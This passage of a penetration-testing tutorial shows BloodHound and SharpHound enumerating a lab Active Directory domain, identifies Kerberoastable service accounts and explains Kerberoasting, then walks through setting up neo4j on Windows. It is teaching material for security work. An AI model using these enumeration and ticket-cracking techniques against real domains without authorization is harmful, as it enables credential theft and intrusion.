
Member of:

Name	Active Directory Domain Services Folder
Domain Admins	ignite.local/Users
Domain Users	ignite.local/Users

Primary group: Domain Users

There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.

The next enumeration that we are going to perform using BloodHound is the listing of all Kerberoastable accounts. Kerberoasting is a technique that allows an attacker to steal the KRB_TGS ticket, which is encrypted with RC4, and brute force the application services hash to extract its password. From the graph plotted by the BloodHound, it can be said that KRBTGT and SVC_SQLSERVICE are the two users that are vulnerable to this attack.


Search for a node

Database Info Node Info Analysis

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
Custom Queries

KRBTGT@IGNITE.LOCAL

SVC_SQLSERVICE@IGNITE.LOCAL

There are a lot of different custom queries and built-in queries that can be used to enumerate them using BloodHound. Once you are done with the enumeration and analysis, you can clear the database of values and add new JSON files with different values by browsing the Database Info tab on the BloodHound GUI and clicking the Clear Database Button as demonstrated below.




BloodHound on Windows

It is possible to analyze and enumerate BloodHound directly from a Windows machine as well. This can be helpful in environments that restrict the deployment of Kali Linux and other attacker tools. The process remains more or less the same. On Windows, we need to set up the Data Ingestor, BloodHound GUI, and neo4j database on the same machine as we did on Linux earlier. To begin, we will be installing the data ingestor for Windows that is named Sharphound. The difference between the Linux Investor and the Windows Investor is that instead of crafting JSON files, the SharpHound creates a compressed file that includes CSV files. The data collection method remains the same.

In the image presented below, it can be observed that when the attacker runs the SharpHound on the machine connected to the domain, it creates a compressed file with the BloodHound name highlighted.

```
SharpHound.exe
dir
```




```
C:\Users\Administrator\Desktop\Sharphound>SharpHound.exe
-----------------------------------------------
Initializing SharpHound at 12:12 PM on 4/12/2021
-----------------------------------------------

Resolved Collection Methods: Group, Sessions, Trusts, ACL, ObjectProps, LocalGroups, SPNTarget

[+] Creating Schema map for domain IGNITE.LOCAL using path CN=Schema,CN=Configuration,DC=ignit
[+] Cache File Found! Loaded 120 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 20 MB RAM
Status: 76 objects finished (+76 38)/s -- Using 27 MB RAM
Enumeration finished in 00:00:02.2261563
Compressing data to .\20210412121233_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 12:12 PM on 4/12/2021! Happy Graphing!


C:\Users\Administrator\Desktop\Sharphound>dir
 Volume in drive C has no label.
 Volume Serial Number is 687B-1110

 Directory of C:\Users\Administrator\Desktop\Sharphound

04/12/2021  12:12 PM    <DIR>          .
04/12/2021  12:12 PM    <DIR>          ..
04/12/2021  12:12 PM            10,356 20210412121233_BloodHound.zip
04/12/2021  10:53 AM           833,024 SharpHound.exe
04/12/2021  10:53 AM           974,789 SharpHound.ps1
04/12/2021  12:12 PM            12,780 ZWU2YmYwYTktNTA3My00ZDRkLWIyNGEtMjM1NzFkODFjZjhh.bin
               4 File(s)      1,830,949 bytes
               2 Dir(s)  45,712,732,160 bytes free
```

Windows Installation


From the Linux setup, we remember that BloodHound requires the neo4j service. It can be downloaded for Windows and then run using a batch file that comes with the installation package. This service runs on port 7474 as well.

```
Download Neo4j Windows
dir
neo4j.bat console
```



```
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Users\raj\Desktop\neo4j-community-4.2.5-windows\neo4j-community-4.2.5\bin

04/12/2021  11:58 AM    <DIR>          .
04/12/2021  11:58 AM    <DIR>          ..
04/07/2021  06:50 AM             2,482 cypher-shell.bat
04/07/2021  06:50 AM               923 neo4j-admin.bat
04/07/2021  06:50 AM               906 neo4j-admin.ps1
04/12/2021  11:58 AM    <DIR>          Neo4j-Management
04/07/2021  06:50 AM             1,332 Neo4j-Management.psd1
04/07/2021  06:50 AM               917 neo4j.bat
04/07/2021  06:50 AM             1,010 neo4j.ps1
04/12/2021  11:58 AM    <DIR>          tools
               6 File(s)          7,570 bytes
               4 Dir(s)  18,430,754,816 bytes free

C:\Users\raj\Desktop\neo4j-community-4.2.5-windows\neo4j-community-4.2.5\bin>neo4j.bat console
2021-04-12 19:00:47.219+0000 INFO  Starting...
2021-04-12 19:00:52.360+0000 INFO  ======== Neo4j 4.2.5 ========
2021-04-12 19:00:56.297+0000 INFO  Initializing system graph model for component 'security-users' with
NITIALIZED
2021-04-12 19:00:56.328+0000 INFO  Setting up initial user from defaults: neo4j
2021-04-12 19:00:56.328+0000 INFO  Creating new user 'neo4j' (passwordChangeRequired=true, suspended=f
2021-04-12 19:00:56.344+0000 INFO  Setting version for 'security-users' to 2
2021-04-12 19:00:56.359+0000 INFO  After initialization of system graph model component 'security-user
us CURRENT
2021-04-12 19:00:56.359+0000 INFO  Performing postInitialization step for component 'security-users' w
URRENT
2021-04-12 19:00:56.766+0000 INFO  Bolt enabled on localhost:7687.
2021-04-12 19:00:58.703+0000 INFO  Remote interface available at http://localhost:7474/
2021-04-12 19:00:58.703+0000 INFO  Started.
```

We take the URL from the neo4j console and open it in our web browser. If we remember correctly, we need to configure the credentials at this stage, which will also be used for the BloodHound as well.


localhost:7474/browser/

$

Database access not available. Please use :server connect to establish connection. There's a graph waiting for you.

```
$ :server connect
```

Connect to Neo4j

Database access might require an authenticated connection

Connect URL: neo4j:// localhost:7687


Database - leave empty for default:

Authentication type: Username / Password

Username: neo4j

Password: •••••

After the configuration of the password, we try and log in for the first time on the neo4j service. This requires us to reset the password as shown in the screenshot below.



se access not available. Please use :server connect to establish connection. There's a graph waiting for you.

ver connect

onnect to Neo4j

tabase access might uire an authenticated nnection

After resetting the password and connecting to the neo4j service that we configured on our Windows device, we can access the service from our Web browser. The panel tells us that we are connected successfully to the neo4j service.


localhost:7474/browser/

```
neo4j$
```

To enjoy the full Neo4j Browser experience, we advise you to use Neo4j Browser Sync

```
$ :server connect
```

Connected to Neo4j

Nice to meet you.


You are connected as user neo4j

to neo4j://localhost:7687

Connection credentials are not stored in your web browser.

